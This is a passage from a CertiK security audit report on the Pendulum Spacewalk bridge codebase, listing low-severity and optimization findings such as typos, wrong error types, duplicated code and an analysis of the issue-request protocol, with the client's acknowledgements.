Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statements contain typos:

- "insertin" should be "inserting".
- "Oracle returned error" should be "Oracle returned an error".
- "Not fetching missing envelopes from archive for slot {:?}, because on testnet" should be "Not fetching missing envelopes from archive for slot {:?}, because it is on testnet"
- "the slot where the txset is to get" should be "the slot from where we get the txset"

Recommendation

We advise the team to fix the linked typos.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

CLI-03 | INCORRECT ERROR TYPE THROWN

Category	Severity	Location	Status
Coding Style, Logical Issue	Informational	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 605; clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 288	Acknowledged

Description

Files:

- /clients/vault/src/system.rs
- /clients/wallet/src/horizon.rs Commits Hash:
- Vault: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- Wallet: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `submit_transaction()` from `wallet/src/horizon.rs` creates a request of type POST but the error it throws in case there is one is `Error::HttpFetchingError`.

The most appropriate error to throw should be `HttpPostError`, which is not defined in `wallet/src/error.rs`.

The same error happens in the function `maybe_register_vault()` from `vault/src/system.rs` where the error `RuntimeError::VaultLiquidated` is thrown whenever the vault is not registered. The correct error should be `RuntimeError::VaultNotFound` which is thrown by `is_vault_registered()`

Recommendation

We advise the team to define the suggested error and use it in the linked line to make the system debugging easier.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

EXU-02 | MISSING INFORMATION IN LOGGING MESSAGE

Category	Severity	Location	Status
Logical Issue	Informational	clients/vault/src/execution.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 205~209	Acknowledged

Description

File: /clients/vault/src/execution.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `transfer_stellar_asset()` uses `tracing::info!` for logging the execution's progress.

The debug message for the successful request is missing the transferred asset's name.

Recommendation

We advise the team to rewrite the code to include the asset in the debug message. A suggested approach could be to rewrite the message as follows:

"Successfully sent stellar payment to {:?} for {} {:?}"

where this last parameter is the asset's name.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

GLOBAL-05 UNNECESSARY OFF-CHAIN USER PROTECTION MECHANISM

Category	Severity	Location	Status
Design	Informational		Acknowledged

Description

The mechanism described (reported below) in the document Spacewalk Specification (Audit) in the section `security_consideration/theft_reporting` adds unnecessary off-chain complexity to the bridging protocol that can be avoided without having an impact on the protocol design.

Security Consideration from `Spacewalk Team`

"We also don't need theft reporting because all cases are covered except for one scenario: the user sends a payment to a vault as part of an issue request, but the vault does not call the `executeIssue()` extrinsic." "To protect the user in this scenario, we can implement an extra mechanism to the web app that allows the user to register new issue requests. The flow should be similar to the following:

1. When registering a new issue request, the web app tells the user to submit a transaction to the Stellar network, with amount x and memo y.
2. In the background, the web app connects to Stellar's overlay network and listens to the transferred SCP messages. It tries to find the SCP messages related to the user's transaction to be able to build proof.
3. Eventually, the web app will call the executeIssue() extrinsic with valid proof containing the collected SCP messages, and the issue pallet will mint the appropriate funds on the substrate chain.
4. This way, the user does not rely on the vault behaving benignly."

The Spacewalk issue protocol

We next show the result of the spacewalk issue protocol analysis. In particular, we will consider the execution flow that does not take into count the User errors (i.e. user sending on Stellar an Amount (X+y)!=X with $y \in R$ and X being the amount requested in the `issueRequest`).

Given:

```
Actors:
- User
- Vault
```

```
Definition:
- C: Collateral Locked by the Vault.
- CT: 1.5 (150%) Collateral Threshold.
- GCT: GriefingCollateralThreshold
- X: Amount Of Tokens.
- GFC=X*GCT=Griefing Collateral.
- TxP: Proof Of Stellar Transaction.
- IRR: ReferenceIssueRequest
- HG: IssuePeriod "Hourglass"
```

Precondition:

- Vault V is not banned
- X should be higher than min

The issue protocol starts when the user sends a `request_issue(X)` transaction. Once sent the transaction on the parachain the user has to send a transaction within the equivalent amount of `X` on Stellar. We can model this situation as:

- User send request_issue(X)
- User send on Stellar (X+y) with y ∈ R.

Thus we can distinguish 3 different scenarios:

- y=0
- y<0
- y>0

For brevity, in the stepwise report, we will report only the scenario with y=0.

Spacewalk issue protocol, y=0

Consider that this scenario only includes the flows where:

- User send request_issue(X).
- User send on Stellar (X+y) with y ∈ R.
- y=0.

Sets

- List of ExplorableStates `ES` ={ `1` ; `2` ; `3` ; `4` ; `5.a` ; `5.b` ; `5.c` }
- List of State Transition Pairs `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }
- ConditionList `ConL` = { `C>=(1.5)X` ; `User.Balance>=GFC == User.Balance>=X*GFT` ; `User has called request_issue` ; `HG!Over` ; `IssueID ! used before` ; `TxProof! used before` ; `User must be the same of State 2` ; `HGisOver` ; `Flow 1`

`-> 2 -> 4 -> 5.c` ; `TxProof is related to IssueID` }

Final States Description

State	Description
5.a	User receive X InterBTC token on the parachain
5.b	Vault gains the User's GFC and He gains the X token on Stellar previously sent by the User to his address
5.c	Vault gains the User's GFC

Condition Table

Condition ID	Condition
ID1	`C>=(1.5)X`
ID2	`User.Balance>=GFC == User.Balance>=X*GFT`
ID3	`User has called request_issue`
ID4	`HG!Over`
ID5	`HGisOver`
ID6	`(IssueID)! used before`
ID7	`(TxProof)! used before`
ID8	`User must be the same of State 2`
ID9	`TxProof is related to IssueID`
ID10	`Flow 1 -> 2 -> 4 -> 5.c`

Given the

- List of State Transition Pairs `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }

State Transition Table


State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	ID1;ID2	UserCall: `request_issue`	`pallets/issue/src/lib.rs`,line `240`
`2->3`	ID3	User Send Tx on Stellar with Memo=issueID	None
`2->4`	ID3;ID5	HG expires	None
`3->4`	ID3;ID5	HG expires	None
`3->5.a(1)`	ID3;ID4;ID6;ID7;ID8;ID9	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3->5.a(2)`	ID3;ID4;ID6;ID7;ID9	VaultCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`4->5.b`	ID3;ID5;ID6	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`
`4->5.c`	ID3;ID5;ID6;ID10	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`

Flows State Machine

Considering that this scenario only includes the flows where:

- User send request_issue(X).
- User send on Stellar (X+y) with $y \in R$.
- y=0.

The flow state machine can be drawn as below:



Possible Flows

1. `1 -> 2 -> 3 -> 5.a(1)`
2. `1 -> 2 -> 3 -> 5.a(2)`
3. `1 -> 2 -> 3 -> 4 -> 5.b`
4. `1 -> 2 -> 4 -> 5.c`

Possible Flows with condition and state transitions functions

1. 1 (ID1;ID2): `request_issue` -> 2 (ID3): `User send Tx on Stellar with Memo=IssueID` -> 3 (ID3;ID4;ID6;ID7;ID8;ID9): `User call execute_issue` -> 5.a
2. 1 (ID1;ID2): `request_issue` -> 2 (ID3): `User send Tx on Stellar with Memo=IssueID` -> 3 (ID3;ID4;ID6;ID7;ID9): `Vault call execute_issue` -> 5.a
3. 1 (ID1;ID2): `request_issue` -> 2 (ID3): `User send Tx on Stellar with Memo=IssueID` -> 3 (ID3;ID5): `HG Expires` -> 4 (ID3;ID5;ID6): `Vault Call cancel_issue` -> 5.b
4. 1 (ID1;ID2): `request_issue` -> 2 (ID3,ID5): `HG Expires` -> 4 (ID3;ID5;ID6;ID10): `Vault Call cancel_issue` -> 5.c

Given the above analysis, the scenario described in the spacewalk specification document is the following: `1->2->3->5.a(2)`. While this is a possible scenario, it can only happen if the user does not call the `executeIssue` in time before the `IssuePeriod` is over (i.e. until HG!OVER). The implications are the following:

- The user doesn't need to rely on the Vault for calling the `executeIssue`. He can call it anyway and be safe.
- If the Vault can call the `cancelIssue` it is only because the user has not called in time the `executeIssue`.

Recommendation

The recommendation depends on the team's intentions that we invite to clarify. Indeed, by specification, it seems this mechanism has been implemented to avoid the user relying on the vault acting benignly. If that is the case, the analysis shows that the user can protect himself from the vault by calling the `executeIssue` on time. Thus the off-chain mechanism could be removed without having any impact on the protocol design. If that is the case, we recommend removing the implemented off-chain mechanism and to set a reasonable `IssuePeriod` that allows the user to complete the process in time.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

IML-01 | SAME BEHAVIOR DEFINED FOR DIFFERENT CONDITIONS

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/oracle/storage/impls.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 62~68	Acknowledged

Description

File: /clients/vault/src/oracle/storage/impls.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `create_filename_and_data()` from `clients/vault/src/oracle/storage/impls.rs` has two different `if` statements inside the `for` loop that iterates through the Envelopes Map.

The `if` statements handle different cases but their bodies are equal. This means that either one of the statements is missing some change or that in reality, there shouldn't be two different scenarios.

Recommendation

We advise the team to review these statements and check whether they should be different or if they can be merged into a single statement.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LBC-03 | INCONSISTENT `match` EXPRESSION

Category	Severity	Location	Status
Control Flow, Coding Style	Informational	pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 699~702, 709~713	Acknowledged

Description

File: /pallets/issue/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In the function `get_issue_request_from_id()` it is unclear why the match expression only filters out the issueRequestStatus `Completed`, propagating an error, and why `issueID` is returned when The issue request status is canceled. Theoretically, this means that only issues in a `Pending` state should be usable.

Recommendation

The recommendation depends on the team's intentions that we invite to clarify.

If the team wants to propagate the `issueID` when `IssueRequestStatus==Cancelled`, please provide the reason behind the choice, and no further action is needed.

If it is not the case, we advise the team to add a second `match` expression, handling and propagating the error properly when `IssueRequestStatus==Cancelled`. However, adding this new check would make the `get_issue_request_from_id` function equivalent to the `get_pending_issue()` function. Thus we recommend removing the function `get_issue_request_from_id()` and using directly `get_pending_issue()` where the linked function is used.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LI5-02 TRYFROM `CurrencyId` IMPLEMENTATIONS CONTAIN REPEATED CODE

Category	Severity	Location	Status
Coding Style	Informational	primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 509~526	Acknowledged

Description

File: /primitives/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The pointed `CurrencyId` 's `try_from(value: (&str, &str))` implementation contains duplicate code that can be found in the `CurrencyId` 's `try_from(value: (&str, AssetIssuer))` implementation. The only difference is that in the first implementation, the second argument `&str` is converted to an `AssetIssuer` before executing the same logic as the second implementation.

Recommendation

We recommend reducing the duplicated code by wrapping the second implementation inside the first one.

Alleviation

`[CertiK]` : The client acknowledged the finding and will fix the issue in the future.

LI7-05 | MISMATCH IN VARIABLE NAME AND PALLET NAME

Category	Severity	Location	Status
Inconsistency	Informational	pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 1009, 1011, 1020, 1022, 1042	Acknowledged

Description

File: /pallets/redeem/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked variables refer to `issue_amount`, `issue_volume`, and `new_issue_request_amount`, but they are defined in the `Redeem` pallet.

It appears to be a leftover copy from the `Issue` pallet. Thus, generating confusion and reducing the code readability and maintainability.

Recommendation

We advise the team to rename the variables consistently with the pallet and operation they refer to or to clarify the intended behavior.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LIH-03 VALUES LENGTH NOT VALIDATED IN `feed_values` FUNCTION

Category	Severity	Location	Status
Control Flow	Informational	pallets/oracle/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 202	Acknowledged

Description

File: /pallets/oracle/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `feed_values` receive a list of values to be added to the oracle feed. However, the list's length is not validated and it could be empty. This opens the opportunity for a malicious or misconfigured oracle to spam with empty calls and emit useless `FeedValues` events.

Recommendation

We recommend validating the size of the input values of the `feed_values` function.

Alleviation

`[CertiK]`: The client acknowledged the finding and will fix the issue in the future.

LIY-02 | UNNECESSARY CONVERSION OF VECTOR

Category	Severity	Location	Status
Inconsistency	Informational	pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 457~462, 466~473	Resolved

Description

File: /pallets/stellar-relay/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In the `_update_tier_1_validator_set` , the `current_organizations` and `current_validators` variables are obtained from the `Organizations` and `Validators` storage (in the bounded vector format), converted to a standard vector, converted to a bounded vector again and saved into the `OldOrganizations` and `OldValidators` storage.

As it is possible to observe, the mentioned conversions are unnecessary and they are only affecting the performance while not providing any value.

Recommendation

We recommend removing the extra conversions of the `current_organizations` and `current_validators` vectors.

Alleviation

`[CertiK]` : The client heeded the advice and resolved the issue in commit f67339cc97e33bc8bc67848b57f838c3abd0ab61.

LIY-03 REDUCE USING `unwrap()` AND `expect()` IN PRODUCTION CODEBASE

Category	Severity	Location	Status
Coding Style, Data Flow	Informational	pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 619, 654, 681	Acknowledged

Description

File: /pallets/stellar-relay/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In Rust, `unwrap()` or `expect()` are used to handle the correct return value or a failure. However, in the case of `unwrap()`, when the unwrapped object brings a failure, a panic will be thrown and no error handling mechanism will be adopted.

A similar situation happens when using `expect()` with the difference that it will panic with a custom error message.

Throwing out a `panic` is not allowed in a substrate codebase (only genesis is an exception), and lacking an error-handling mechanism will reduce the program's robustness. This characteristic is especially important in Substrate systems, given that the system doesn't have a rollback mechanism. In other words, if a panic happens between storage modifications, only the modification that happened before the panic will be kept unless the panic happens in an extrinsic marked with the macro `#[transactional]` which ensures that all changes to storage performed by the annotated function are discarded if it returns Err, or committed if Ok.

Recommendation

We advise the team to consider using the pattern-match or `?` operator to replace the `unwrap()` usage and further implement the error handling when panic is undesired.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

PAL-02 | UNNECESSARY `Result<...>` RETURN TYPE

Category	Severity	Location	Status
Coding Style	Informational	pallets/redeem/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 38, 51~53; pallets/replace/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 23, 33~35	Acknowledged

Description

File: /pallets/replace/src/types.rs

File: /pallets/redeem/src/types.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked methods return `Result<..., DispatchError>` but that Error will never be thrown.

Recommendation

We advise the team to remove unnecessary statements from the source code.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

PAL-03 | USAGE OF MAGIC NUMBERS

Category	Severity	Location	Status
Coding Style	Informational	pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 200; pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 223	Acknowledged

Description

File:

- /pallets/redeem/src/lib.rs
- /pallets/issue/src/lib.rs

Commit Hash:

- redeem - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- issue - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

There are magic numbers used directly in codebase.

Recommendation

We advise the team to declare constants to improve code maintainability and readability. E.g. the client could declare: HOURS_DURING_DAY , MINUTES_IN_HOUR , SECONDS_IN_HOUR, SECONDS_DURING_DAY, etc.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

PRF-01 | UNHANDLED ERROR

Category	Severity	Location	Status
Control Flow	Informational	clients/vault/src/oracle/collector/proof_builder.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 77	Acknowledged

Description

File: /clients/vault/src/oracle/collector/proof_buider.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statement ignores the error which may arise.

Recommendation

We advise the team to manage the potential error. If the method is supposed to work in a best effort manner, at least a tracing log line should be printed for debug purposes.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

SRC-01 | UNUSED METHODS AND STORAGE

Category	Severity	Location	Status
Inconsistency	Informational	pallets/vault-registry/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 691~694, 1107~1123, 2102~2109, 2111~2156, 2158~2180, 2183~2211; pallets/vault-registry/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 660~673	Acknowledged

Description

File:

- /pallets/vault-registry/src/types.rs
- /pallets/vault-registry/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The pointed methods and storage are not used by the pallet or other pallets as they don't have any entry point.

Recommendation

We advise the team to analyze the utility of the pointed methods and remove the unnecessary code from the pallet.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

SRL-01 | USAGE OF HARD-CODED STRINGS

Category	Severity	Location	Status
Coding Style	Informational	clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 111, 111, 182, 184; clients/wallet/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 21	Acknowledged

Description

Files:

- /clients/wallet/src/horizon.rs
- /clients/wallet/src/types.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statements use hard-coded strings. It is a good practice to declare and use Rust constants for such cases to better track their usage and avoid mistakes and bugs that may arise during several different development iterations.

Recommendation

We advise the team to declare constants and use such constants when formatting and parsing the data strings from transaction logs.

An example of declaring a constant could be:

```
const MEMO_TYPE: &str = "hash";
```

A better solution, in this case, would be to declare an `enum` with every memo type and check the variable against it.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

STL-02 | CODE DUPLICATION

Category	Severity	Location	Status
Coding Style	Informational	clients/wallet/src/stellar_wallet.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 62~63, 84~86, 144~146	Acknowledged

Description

File: /clients/wallet/src/stellar_wallet.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

On `stellar_wallet.rs`, there is multiple code duplication to get the `account_id`. Every time `public_key_encoded` is used, it is only to calculate the account id.

It would be better to abstract this shared logic into an auxiliary function `get_account_id()` to avoid code duplication and improve the code's readability.

Recommendation

We advise the team to create an auxiliary function `get_account_id()` and use it in the linked functions.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

STL-03 | LACK OF VALIDATION FOR `destination_address` ON `send_payment_to_address()`

Category	Severity	Location	Status
Logical Issue	Informational	clients/wallet/src/stellar_wallet.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 74~81	Acknowledged

Description

File: /clients/wallet/src/stellar_wallet.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `send_payment_to_address()` from `stellar_wallet` doesn't check if the destination address is the same user.

Although this would not lead to malicious behavior, the action doesn't make sense and would make the user lose money in the fees involved in the transfer.

Recommendation

We advise the team to add a check that prevents a user from sending a payment to himself by comparing the destination address's public key with the one from the user signing the transaction.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

SYT-03 | UNNECESSARY VARIABLE

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 352	Acknowledged

Description

File: /clients/vault/src/system.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked variable `account_id` is only used once in the function. Thus, its value can be supplied directly instead of stored in a variable.

Recommendation

We advise the team to delete the redundant variable and use its value directly.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

TYL-01 | CONFUSING VARIABLE NAMING

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/oracle/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 85, 89, 93, 98, 104, 105, 110, 111	Acknowledged

Description

File: /clients/vault/src/oracle/types.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked variables have confusing names that make the code more difficult to read and and error prone.

Recommendation

We advise the team to rename the linked variables to more descriptive ones.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

OPTIMIZATIONS | PENDULUM - SPACEWALK

ID	Title	Category	Severity	Status
9B2-06	Loops Optimizations With Iterators	Gas Optimization	Optimization	Acknowledged
EXU-03	Double `filter()` Calls Can Be Reduced With `filter_map()`	Coding Style	Optimization	Acknowledged
HOI-01	Unnecessary Variable Cloning	Gas Optimization	Optimization	Acknowledged
IML-02	Empty Strings As Prefixes	Coding Style, Gas Optimization	Optimization	Acknowledged
LBS-01	Duplicated Condition Check	Control Flow	Optimization	Acknowledged
LBV-01	Duplicated Helper Function Call	Gas Optimization	Optimization	Acknowledged
LI5-03	Redundant Condition Check	Coding Style, Gas Optimization	Optimization	Acknowledged
LI5-04	Potential Unnecessary Computations	Control Flow, Gas Optimization	Optimization	Acknowledged
LIY-04	Double `for` Loop Could Be Merged	Gas Optimization	Optimization	Acknowledged
PRF-02	Return Type Could Be An `Option`	Coding Style, Gas Optimization	Optimization	Acknowledged
RPC-01	Closure Usage Could Simplify The Codebase	Logical Issue	Optimization	Acknowledged
SRL-02	`limit` Parameter Type Optimization	Gas Optimization	Optimization	Acknowledged
SYT-04	Double Iterations Can Be Merged Into A Single One	Gas Optimization	Optimization	Acknowledged

9B2-06 | LOOPS OPTIMIZATIONS WITH ITERATORS

Category	Severity	Location	Status
Gas Optimization	Optimization	clients/vault/src/cancellation.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 156~169; primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 721~747	Acknowledged

Description

Files:

- /clients/vault/src/cancellation.rs
- /primitives/src/lib.rs

Commit Hash:

- vault - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- primitives - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked loops could be replaced with the use of an iterator. Iterators tend to be much faster as they can reduce the number of unnecessary elements they check when applying a `filter` and make the code cleaner and readable.

Recommendation

We advise the team to rewrite the `for` loop using an iterator.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

EXU-03 DOUBLE `filter()` CALLS CAN BE REDUCED WITH `filter_map()`

Category	Severity	Location	Status
Coding Style	Optimization	clients/vault/src/execution.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 284~287, 291~294	Acknowledged

Description

File: /clients/vault/src/execution.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statements above are the `filter()` method continued by a `filter_map()` called over an iteration. These calls can be reduced to only one operation of `filter_map()`.

Recommendation

We advise the team to consider rewrite the linked operations to only use only one `filter_map()` call.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

HOI-01 | UNNECESSARY VARIABLE CLONING

Category	Severity	Location	Status
Gas Optimization	Optimization	clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 109, 113	Acknowledged

Description

File: /clients/wallet/src/horizon.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statement clones the variable `memo` to then unwrap it. This technique can be avoided to reduce memory allocation of the `clone()` method.

Recommendation

We advise the team to rewrite the code's logic to optimize the memory allocation of the function.

A suggested approach is to use `if let` statement to unwrap the Option and get a reference to the value. This avoids unnecessary cloning and memory allocation.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

IML-02 | EMPTY STRINGS AS PREFIXES

Category	Severity	Location	Status
Coding Style, Gas Optimization	Optimization	clients/vault/src/oracle/storage/impls.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 57, 63, 67, 112, 118, 122, 137	Acknowledged

Description

Files:

- clients/vault/src/oracle/storage/impls.rs

Commit Hash:

- 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In the function `create_filename_and_data()` from `clients/vault/src/oracle/storage/impls.rs`, the variable `filename` is declared and assigned with an empty string value.

The variable is then used in the `write!` macro without being assigned any new value meaning it is redundant.

A similar thing happens with the `const` variable `PREFIX_FILENAME` which is assigned to an empty string, which is already the default trait value.

Recommendation

We advise the team to remove the variable and its usage if there are no future plans for this functionality.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LBS-01 | DUPLICATED CONDITION CHECK

Category	Severity	Location	Status
Control Flow	Optimization	pallets/issue/rpc/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 357~359	Acknowledged

Description

File: /pallets/issue/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In function `_request_issue` of `pallets/issue/src/lib.rs` the condition `Is Vault Status Active` is checked twice.

```
366  let vault = ext::vault_registry::get_active_vault_from_id::<T>(&vault_id)?;
367  // ensure that the vault is accepting new issues
368  ensure!(vault.status == VaultStatus::Active(true), Error::
<T>::VaultNotAcceptingNewIssues);
```

